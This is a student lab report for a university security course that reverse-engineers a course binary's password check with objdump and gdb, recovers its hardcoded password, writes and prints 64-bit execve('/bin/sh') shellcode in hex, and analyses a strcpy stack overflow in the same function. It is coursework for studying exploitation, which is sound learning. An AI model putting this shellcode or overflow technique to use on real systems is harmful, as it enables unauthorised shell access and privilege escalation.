Chris Cohen
CS426 – Spring 2021

# ---------- TASK 1 ----------

1. Running `strings sci`, we find a string named “check_passwd”, which seems likely to be the password checking function for the program

```
chris@chris-XPS15:~/Purdue/cs426/lab3$ strings sci | grep check_passwd
check_passwd
chris@chris-XPS15:~/Purdue/cs426/lab3$
```

2. After running `*objdump –disassemble sci*`, I saved the resulting assembly code, deleted everything but “*check_passwd*”, and manually went through to figure out what the program does. My commented version of the assembly code for check_passwd is below.

```
0000000000001289 <check_passwd>:

# init
    1289:       f3 0f 1e fa             endbr64
    128d:       55                      push   %rbp
    128e:       48 89 e5                mov    %rsp,%rbp
    1291:       48 83 ec 70             sub    $0x70,%rsp

# move first argument (password entered) to mem addr for use in this func
    1295:       48 89 7d 98             mov    %rdi,-0x68(%rbp)

##### ZERO OUT THE ARRAY #####
    1299:       48 c7 45 a0 00 00 00    movq   $0x0,-0x60(%rbp)
    12a0:       00
    12a1:       48 c7 45 a8 00 00 00    movq   $0x0,-0x58(%rbp)
    12a8:       00
    12a9:       48 c7 45 b0 00 00 00    movq   $0x0,-0x50(%rbp)
    12b0:       00
    12b1:       48 c7 45 b8 00 00 00    movq   $0x0,-0x48(%rbp)
    12b8:       00
    12b9:       48 c7 45 c0 00 00 00    movq   $0x0,-0x40(%rbp)
    12c0:       00
    12c1:       48 c7 45 c8 00 00 00    movq   $0x0,-0x38(%rbp)
    12c8:       00
    12c9:       48 c7 45 d0 00 00 00    movq   $0x0,-0x30(%rbp)
    12d0:       00
    12d1:       48 c7 45 d8 00 00 00    movq   $0x0,-0x28(%rbp)
    12d8:       00
    12d9:       48 c7 45 e0 00 00 00    movq   $0x0,-0x20(%rbp)
    12e0:       00
    12e1:       48 c7 45 e8 00 00 00    movq   $0x0,-0x18(%rbp)
    12e8:       00
    12e9:       48 c7 45 f0 00 00 00    movq   $0x0,-0x10(%rbp)
    12f0:       00
    12f1:       48 c7 45 f8 00 00 00    movq   $0x0,-0x8(%rbp)
    12f8:       00
################################

##### PRINT BUFFER ADDR #####
# give starting address of array to %rax
    12f9:       48 8d 45 a0             lea    -0x60(%rbp),%rax
# move beginning of array mem location to %rsi (second arg register)
    12fd:       48 89 c6                mov    %rax,%rsi
# move "%s" to %rdi (first arg register)
    1300:       48 8d 3d 6c 0d 00 00    lea    0xd6c(%rip),%rdi        # 2073 <magic_10+0x5>
# zero out %eax
    1307:       b8 00 00 00 00          mov    $0x0,%eax
# print the address of the array
    130c:       e8 2f fe ff ff          callq  1140 <printf@plt>
################################
```

```
##### STRCPY ENTERED PASSWORD INTO ARRAY #####
# temp save entered password into %rdx (used later for strncmp)
    1311:         48 8b 55 98               mov    -0x68(%rbp),%rdx
# temp save beginning of array into %rax
    1315:         48 8d 45 a0               lea    -0x60(%rbp),%rax
# set 2nd arg equal to entered password
    1319:         48 89 d6                  mov    %rdx,%rsi
# set 1st arg equal to beginning of array
    131c:         48 89 c7                  mov    %rax,%rdi
# strcpy entered password into array
    131f:         e8 ec fd ff ff            callq  1110 <strcpy@plt>            <----- vulnerable call
################################################


##### CHECK IF FIRST 4 CHARACTERS = 'dave' #####
# temp save beginning of the array into %rax
    1324:         48 8d 45 a0               lea    -0x60(%rbp),%rax

# save 4  (length to compare) into %edx (3rd arg register)
    1328:         ba 04 00 00 00            mov    $0x4,%edx

# load value @ 0xd3a(%rip) into 2nd arg register - this is 'dave'
    132d:         48 8d 35 3a 0d 00 00      lea    0xd3a(%rip),%rsi        # 206e <magic_10>

# move addr to beginning of array into 1st arg register
    1334:         48 89 c7                  mov    %rax,%rdi

# strncmp(entered_pass, real_pass, 4)
    1337:         e8 c4 fd ff ff            callq  1100 <strncmp@plt>

# if eax & eax = 1 (strncmp fails), jump to failure
    133c:         85 c0                     test   %eax,%eax
    133e:         75 28                     jne    1368 <check_passwd+0xdf>
################################################


##### CHECK IF REST OF PASSWORD ENTERED = '@handsome' #####
    1340:         0f b6 45 a4               movzbl -0x5c(%rbp),%eax
# compare last byte of %eax to '@'. if ne, jump to failure
    1344:         3c 40                     cmp    $0x40,%al
    1346:         75 20                     jne    1368 <check_passwd+0xdf>
# up until this point, entered pass needs to start with 'dave@'
# substring the password (everything after 'dave@')
    1348:         48 8d 45 a0               lea    -0x60(%rbp),%rax
    134c:         48 83 c0 05               add    $0x5,%rax
# rest of password is of length 8
    1350:         ba 08 00 00 00            mov    $0x8,%edx
# into 2nd arg register, load 'handsome'
    1355:         48 8d 35 ec 0c 00 00      lea    0xcec(%rip),%rsi        # 2048 <magic_4>
# move remainder of password checking into 1st arg register (after 'dave@')
    135c:         48 89 c7                  mov    %rax,%rdi
# compare strings
    135f:         e8 9c fd ff ff            callq  1100 <strncmp@plt>
# if strncmp succeeds, jump to setting uid
    1364:         85 c0                     test   %eax,%eax
    1366:         74 07                     je     136f <check_passwd+0xe6>
################################################

# failure - set return value to -1
    1368:         b8 ff ff ff ff            mov    $0xffffffff,%eax
# jump to end
    136d:         eb 5e                     jmp    13cd <check_passwd+0x144>

# jmp_2
# setting uid
    136f:         8b 05 d3 2c 00 00         mov    0x2cd3(%rip),%eax        # 4048 <suid>
    1375:         89 c7                     mov    %eax,%edi
    1377:         e8 14 fe ff ff            callq  1190 <seteuid@plt>
    137c:         8b 05 c6 2c 00 00         mov    0x2cc6(%rip),%eax        # 4048 <suid>
    1382:         89 c7                     mov    %eax,%edi
    1384:         e8 f7 fd ff ff            callq  1180 <setuid@plt>
    1389:         e8 a2 fd ff ff            callq  1130 <getuid@plt>
    138e:         89 05 d0 30 00 00         mov    %eax,0x30d0(%rip)        # 4464 <ruid>
    1394:         e8 c7 fd ff ff            callq  1160 <geteuid@plt>
    1399:         89 05 a1 2c 00 00         mov    %eax,0x2ca1(%rip)        # 4040 <euid>
    139f:         8b 05 9f 2c 00 00         mov    0x2c9f(%rip),%eax        # 4044 <debug>
```

```
# jmp_3 - if eax & eax = 0, jump to success
    13a5:         85 c0                    test   %eax,%eax
# jump to success
    13a7:         74 1f                    je     13c8 <check_passwd+0x13f>

    13a9:         8b 15 91 2c 00 00        mov    0x2c91(%rip),%edx        # 4040 <euid>
    13af:         8b 05 af 30 00 00        mov    0x30af(%rip),%eax        # 4464 <ruid>
    13b5:         89 c6                    mov    %eax,%esi
    13b7:         48 8d 3d c2 0c 00 00     lea    0xcc2(%rip),%rdi        # 2080 <magic_10+0x12>
    13be:         b8 00 00 00 00           mov    $0x0,%eax
    13c3:         e8 78 fd ff ff           callq  1140 <printf@plt>

# success - set return value to 0
    13c8:         b8 00 00 00 00           mov    $0x0,%eax

# end
    13cd:         c9                       leaveq
    13ce:         c3                       retq
```

3. Eventually, in the first section that uses *strncmp(str1, str2, len)*, I figured out what the arguments are. *%rdi*, *%rsi*, and *%rdx* are the first, second, and third argument registers, respectively. It was easy to see that our entered password was moved into *%rdi*, the first argument, and the length ‘4’ moved into %rsi, the third argument. Therefore, all we need to figure out is what the program is comparing the first 4 digits of our entered string to.

4. We see the line **`lea 0xd3a(%rip), %rsi`**. This is moving the string at **`0xd3a(%rip)`** into our 2nd argument register. To see what is in *%rsi* after this instruction, I simply set a breakpoint to the line afterwards. Based off of the output of ‘*disassemble check_passwd*` in gdb, we can find the address of the line we desire. It ends up being `*check_passwd + 171*`. When the program breaks, we inspect the registers to see what is in *%rsi*. To see these 4 bytes that strncmp is comparing our password to, we inspect what *%rsi* points to. Decoding these hex digits, we get ‘dave’. Therefore, our password must start with ‘dave’

**see screenshots on next pages**



Dump of assembler code for function check_passwd:
0x0000000000001289 <+0>: endbr64
0x000000000000128d <+4>: push %rbp
0x000000000000128e <+5>: mov %rsp,%rbp
0x0000000000001291 <+8>: sub $0x70,%rsp
0x0000000000001295 <+12>: mov %rdi,-0x68(%rbp)
0x0000000000001299 <+16>: movq $0x0,-0x60(%rbp)
0x00000000000012a1 <+24>: movq $0x0,-0x58(%rbp)
0x00000000000012a9 <+32>: movq $0x0,-0x50(%rbp)
0x00000000000012b1 <+40>: movq $0x0,-0x48(%rbp)
0x00000000000012b9 <+48>: movq $0x0,-0x40(%rbp)
0x00000000000012c1 <+56>: movq $0x0,-0x38(%rbp)
0x00000000000012c9 <+64>: movq $0x0,-0x30(%rbp)
0x00000000000012d1 <+72>: movq $0x0,-0x28(%rbp)
0x00000000000012d9 <+80>: movq $0x0,-0x20(%rbp)
0x00000000000012e1 <+88>: movq $0x0,-0x18(%rbp)
0x00000000000012e9 <+96>: movq $0x0,-0x10(%rbp)
0x00000000000012f1 <+104>: movq $0x0,-0x8(%rbp)
0x00000000000012f9 <+112>: lea -0x60(%rbp),%rax
0x00000000000012fd <+116>: mov %rax,%rsi
0x0000000000001300 <+119>: lea 0xd6c(%rip),%rdi # 0x2073
0x0000000000001307 <+126>: mov $0x0,%eax
0x000000000000130c <+131>: callq 0x1140 <printf@plt>
0x0000000000001311 <+136>: mov -0x68(%rbp),%rdx
0x0000000000001315 <+140>: lea -0x60(%rbp),%rax
0x0000000000001319 <+144>: mov %rdx,%rsi
0x000000000000131c <+147>: mov %rax,%rdi
0x000000000000131f <+150>: callq 0x1110 <strcpy@plt>
0x0000000000001324 <+155>: lea -0x60(%rbp),%rax
0x0000000000001328 <+159>: mov $0x4,%edx
0x000000000000132d <+164>: lea 0xd3a(%rip),%rsi # 0x206e <magic_10>
0x0000000000001334 <+171>: mov %rax,%rdi
0x0000000000001337 <+174>: callq 0x1100 <strncmp@plt>
0x000000000000133c <+179>: test %eax,%eax
0x000000000000133e <+181>: jne 0x1368 <check_passwd+223>
0x0000000000001340 <+183>: movzbl -0x5c(%rbp),%eax
0x0000000000001344 <+187>: cmp $0x40,%al
0x0000000000001346 <+189>: jne 0x1368 <check_passwd+223>
0x0000000000001348 <+191>: lea -0x60(%rbp),%rax
0x000000000000134c <+195>: add $0x5,%rax
0x0000000000001350 <+199>: mov $0x8,%edx
0x0000000000001355 <+204>: lea 0xcec(%rip),%rsi # 0x2048 <magic_4>
0x000000000000135c <+211>: mov %rax,%rdi
0x000000000000135f <+214>: callq 0x1100 <strncmp@plt>
0x0000000000001364 <+219>: test %eax,%eax
0x0000000000001366 <+221>: je 0x136f <check_passwd+230>
0x0000000000001368 <+223>: mov $0xffffffff,%eax
0x000000000000136d <+228>: jmp 0x13cd <check_passwd+324>
0x000000000000136f <+230>: mov 0x2cd3(%rip),%eax # 0x4048 <suid>
0x0000000000001375 <+236>: mov %eax,%edi
0x0000000000001377 <+238>: callq 0x1190 <seteuid@plt>
0x000000000000137c <+243>: mov 0x2cc6(%rip),%eax # 0x4048 <suid>
0x0000000000001382 <+249>: mov %eax,%edi
0x0000000000001384 <+251>: callq 0x1180 <setuid@plt>
0x0000000000001389 <+256>: callq 0x1130 <getuid@plt>
0x000000000000138e <+261>: mov %eax,0x30d0(%rip) # 0x4464 <ruid>
--Type <RET> for more, q to quit, c to continue without paging--


chris@chris-XPS15:~/Purdue/cs426/lab3$ gdb sci
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sci...
(No debugging symbols found in sci)
(gdb) b *check_passwd+171
Breakpoint 1 at 0x1334
(gdb) r
Starting program: /home/chris/Purdue/cs426/lab3/sci
Password for dave2>
aaaaaaaa
buffer=[0x7fffffffded0]
Breakpoint 1, 0x0000555555555334 in check_passwd ()
(gdb) i r
rax 0x7fffffffded0 140737488346832
rbx 0x555555555550 93824992236880
rcx 0x6161616161616161 7016996765293437281
rdx 0x4 4
rsi 0x55555555606e 93824992239726
rdi 0x7fffffffded0 140737488346832
rbp 0x7fffffffdf30 0x7fffffffdf30
rsp 0x7fffffffdec0 0x7fffffffdec0
r8 0x0 0
r9 0x61616161616161 27410143614427489
r10 0x55555555607d 93824992239741
r11 0x246 582
r12 0x5555555551a0 93824992235936
r13 0x7fffffffe040 140737488347200
r14 0x0 0
r15 0x0 0
rip 0x555555555334 0x555555555334 <check_passwd+171>
eflags 0x246 [ PF ZF IF ]
cs 0x33 51
ss 0x2b 43
ds 0x0 0
es 0x0 0
fs 0x0 0
gs 0x0 0
(gdb) x/4x 0x55555555606e
0x55555555606e <magic_10>: 0x65766164 0x66756200 0x3d726566 0x5d70255b
(gdb) x/4b 0x55555555606e
0x55555555606e <magic_10>: 0x64 0x61 0x76 0x65
(gdb)

5. There is one more chunk of code that *strncmp(str1, str2, len).* This block starts off by comparing the next byte of our password to *0x40*, which is the character ‘@’. Therefore, out password must start with ‘dave@’.

6. The last part of this snippet compares the rest of the password. We figure this out with a similar method to step 4. I’ll skip past explaining these steps again for simplicity – see screenshots below. We know the second part is 8 bytes long (seen in the assembly), so we simply set another break point and examine *%rsi* again using the command `*x/8x 0x555555556048*`, where *0X555555556048* is the address that *%rsi* points to. Decoding these hex digits, we get ‘handsome’. From here, if this strncmp succeeds, the password is correct. Therefore, dave2’s password is ‘**dave@handsome**’

**see screenshots on next pages**


Dump of assembler code for function check_passwd:
0x0000000000001289 <+0>: endbr64
0x000000000000128d <+4>: push %rbp
0x000000000000128e <+5>: mov %rsp,%rbp
0x0000000000001291 <+8>: sub $0x70,%rsp
0x0000000000001295 <+12>: mov %rdi,-0x68(%rbp)
0x0000000000001299 <+16>: movq $0x0,-0x60(%rbp)
0x00000000000012a1 <+24>: movq $0x0,-0x58(%rbp)
0x00000000000012a9 <+32>: movq $0x0,-0x50(%rbp)
0x00000000000012b1 <+40>: movq $0x0,-0x48(%rbp)
0x00000000000012b9 <+48>: movq $0x0,-0x40(%rbp)
0x00000000000012c1 <+56>: movq $0x0,-0x38(%rbp)
0x00000000000012c9 <+64>: movq $0x0,-0x30(%rbp)
0x00000000000012d1 <+72>: movq $0x0,-0x28(%rbp)
0x00000000000012d9 <+80>: movq $0x0,-0x20(%rbp)
0x00000000000012e1 <+88>: movq $0x0,-0x18(%rbp)
0x00000000000012e9 <+96>: movq $0x0,-0x10(%rbp)
0x00000000000012f1 <+104>: movq $0x0,-0x8(%rbp)
0x00000000000012f9 <+112>: lea -0x60(%rbp),%rax
0x00000000000012fd <+116>: mov %rax,%rsi
0x0000000000001300 <+119>: lea 0xd6c(%rip),%rdi # 0x2073
0x0000000000001307 <+126>: mov $0x0,%eax
0x000000000000130c <+131>: callq 0x1140 <printf@plt>
0x0000000000001311 <+136>: mov -0x68(%rbp),%rdx
0x0000000000001315 <+140>: lea -0x60(%rbp),%rax
0x0000000000001319 <+144>: mov %rdx,%rsi
0x000000000000131c <+147>: mov %rax,%rdi
0x000000000000131f <+150>: callq 0x1110 <strcpy@plt>
0x0000000000001324 <+155>: lea -0x60(%rbp),%rax
0x0000000000001328 <+159>: mov $0x4,%edx
0x000000000000132d <+164>: lea 0xd3a(%rip),%rsi # 0x206e <magic_10>
0x0000000000001334 <+171>: mov %rax,%rdi
0x0000000000001337 <+174>: callq 0x1100 <strncmp@plt>
0x000000000000133c <+179>: test %eax,%eax
0x000000000000133e <+181>: jne 0x1368 <check_passwd+223>
0x0000000000001340 <+183>: movzbl -0x5c(%rbp),%eax
0x0000000000001344 <+187>: cmp $0x40,%al
0x0000000000001346 <+189>: jne 0x1368 <check_passwd+223>
0x0000000000001348 <+191>: lea -0x60(%rbp),%rax
0x000000000000134c <+195>: add $0x5,%rax
0x0000000000001350 <+199>: mov $0x8,%edx
0x0000000000001355 <+204>: lea 0xcec(%rip),%rsi # 0x2048 <magic_4>
0x000000000000135c <+211>: mov %rax,%rdi
0x000000000000135f <+214>: callq 0x1100 <strncmp@plt>
0x0000000000001364 <+219>: test %eax,%eax
0x0000000000001366 <+221>: je 0x136f <check_passwd+230>
0x0000000000001368 <+223>: mov $0xffffffff,%eax
0x000000000000136d <+228>: jmp 0x13cd <check_passwd+324>
0x000000000000136f <+230>: mov 0x2cd3(%rip),%eax # 0x4048 <suid>
0x0000000000001375 <+236>: mov %eax,%edi
0x0000000000001377 <+238>: callq 0x1190 <seteuid@plt>
0x000000000000137c <+243>: mov 0x2cc6(%rip),%eax # 0x4048 <suid>
0x0000000000001382 <+249>: mov %eax,%edi
0x0000000000001384 <+251>: callq 0x1180 <setuid@plt>
0x0000000000001389 <+256>: callq 0x1130 <getuid@plt>
0x000000000000138e <+261>: mov %eax,0x30d0(%rip) # 0x4464 <ruid>
--Type <RET> for more, q to quit, c to continue without paging--


chris@chris-XPS15:~/Purdue/cs426/lab3$ gdb sci
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sci...
(No debugging symbols found in sci)
(gdb) b *check_passwd+214
Breakpoint 1 at 0x135f
(gdb) r
Starting program: /home/chris/Purdue/cs426/lab3/sci
Password for dave2>
dave@aaaaaaaaa
buffer=[0x7fffffffded0]
Breakpoint 1, 0x000055555555535f in check_passwd ()
(gdb) i r
rax 0x7fffffffded5 140737488346837
rbx 0x555555555550 93824992236880
rcx 0xffffff0 4294967280
rdx 0x8 8
rsi 0x555555556048 93824992239688
rdi 0x7fffffffded5 140737488346837
rbp 0x7fffffffdf30 0x7fffffffdf30
rsp 0x7fffffffdec0 0x7fffffffdec0
r8 0x0 0
r9 0x61616161616161 27410143614427489
r10 0x55555555607d 93824992239741
r11 0x4 4
r12 0x5555555551a0 93824992235936
r13 0x7fffffffe040 140737488347200
r14 0x0 0
r15 0x0 0
rip 0x55555555535f 0x55555555535f <check_passwd+214>
eflags 0x202 [ IF ]
cs 0x33 51
ss 0x2b 43
ds 0x0 0
es 0x0 0
fs 0x0 0
gs 0x0 0
(gdb) x/8b 0x555555556048
0x555555556048 <magic_4>: 104 97 110 100 115 111 109 101
(gdb) x/8x 0x555555556048
0x555555556048 <magic_4>: 0x68 0x61 0x6e 0x64 0x73 0x6f 0x6d 0x65
(gdb)

# ---------- TASK 2 ----------

## 2.1

The main differences between the shellcode on the slides and this one is that we are using 64-bit architecture, not 32-bit. For example, instead of '*pushl*' and '*movl*', which are 32-bit instructions, we use '*pushq*' and '*movq*'. In addition, we can write the entirety of "/bin/bash" in one instruction, rather than two. The final difference is the use of '*syscall*' instead of '*int 0x80*'. For x86_64, the *'syscall' instruction looks at* '%rax' for the syscall number, which is 0x3b for '*execve*'.

To extract the assembly code, I simple compile with '*gcc shellcode.s -o shellcode -nostdlib*'. *From there, I use 'for i in $(objdump -d shellcode | grep "^ " | cut -f 2); do echo -n '\x'$i; done; echo' to get the machine code.*

```
chris@chris-XPS15:~/Purdue/cs426/lab3$ cat shellcode.s
.text

.global _start
_start:
  xor %rax, %rax                # nullify %rax
  pushq %rax
  movq $0x68732f6e69622f2f, %rax # "hs/nib/" --> %rax
  pushq %rax                    # push the sh command onto the stack

  xor %rax, %rax
  addq $0x3b, %rax              # execve (
  movq  %rsp, %rdi              #         /bin/sh ,
  xor   %rsi, %rsi              #         NULL ,
  xor   %rdx, %rdx              #         NULL
                                #        )
  syscall

.data
chris@chris-XPS15:~/Purdue/cs426/lab3$ gcc shellcode.s -o shellcode -nostdlib
chris@chris-XPS15:~/Purdue/cs426/lab3$ ./shellcode
$ ls
64bit-overflow.pdf  lab3.pdf  report.odt  sci_asm.txt      shellcode    shellcode.s
asm.txt             lab3.tar  sci         sci_strings.txt  shellcode.o
$ exit
chris@chris-XPS15:~/Purdue/cs426/lab3$ for i in $(objdump -d shellcode | grep "^ " | cut -f 2); do echo -n '\x'$i
; done; echo
\x48\x31\xc0\x50\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x50\x48\x31\xc0\x48\x83\xc0\x3b\x48\x89\xe7\x48\x31\xf6\
x48\x31\xd2\x0f\x05
chris@chris-XPS15:~/Purdue/cs426/lab3$
```

## 2.2

1. The buffer that could be overflowed is in '*check_passwd*'. I figured this out when I disassembled the binary in part 1. The program does an unprotected '*strcpy*' into a buffer that's been zeroed out.

2. The stack layout of the function can be figured out with the sci_asm.txt file that I used in part 1 (obtained w/ *objdump*). We know that, to exploit this program, we must overwrite the return address of the program when it returns from *check_passwd.* As is typical for a function call in x86, *main* pushes the return address (the next line after calling *check_passwd*) to the stack. Then, at the top of *check_passwd*, the program pushes the saved base pointer, *rbp,* to the stack. Next, local variables are stored in the stack. In this case, there is only one – the buffer that our typed password is put into.

Therefore, to overwrite the return address, we must write all the way over the buffer AND the base pointer (*rbp)* to finally get to the saved return address.

3. You know that the number of A's overflow as expected when we inspect the registers after a segmentation fault (entering 300 A's). As you can see below, when the program exits with SIGSEGV, the *%rbp* has been overwritten with A's (0x41). This is because the *leaveq* instruction pops the next value off of the stack and into *%ebp*. The original *%ebp* to pop was saved at the very beginning of the function, and it was NOT *0x41414141*…, so we know that the stack was overwritten.

ORIGINAL

```
Starting program: /home/chris/Purdue/cs426/lab3/sci
Password for dave2>
AAAAAAAAAA
buffer=[0x7ffe63d3e4b0]

Breakpoint 1, 0x00005575bcb57324 in check_passwd ()
(gdb) i r
rax            0x7ffe63d3e4b0      140730573251760
rbx            0x5575bcb57550      93964165543248
rcx            0x4141414141414141  4702111234474983745
rdx            0xa                 10
rsi            0x5575bcb5a060      93964165554272
rdi            0x7ffe63d3e4b0      140730573251760
rbp            0x7ffe63d3e510      0x7ffe63d3e510
rsp            0x7ffe63d3e4a0      0x7ffe63d3e4a0
r8             0x0                 0
r9             0x41414141414141    18367622009667905
r10            0x5575bcb5807d      93964165546109
r11            0x246               582
r12            0x5575bcb571a0      93964165542304
r13            0x7ffe63d3e620      140730573252128
r14            0x0                 0
r15            0x0                 0
rip            0x5575bcb57324      0x5575bcb57324 <check_passwd+155>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

CHANGED

```
Breakpoint 2, 0x000055f93bf093ce in check_passwd ()
(gdb) x/20xg $rsp
0x7ffc4f28dd38: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd48: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd58: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd68: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd78: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd88: 0x4141414141414141      0x4141414141414141
0x7ffc4f28dd98: 0x4141414141414141      0x4141414141414141
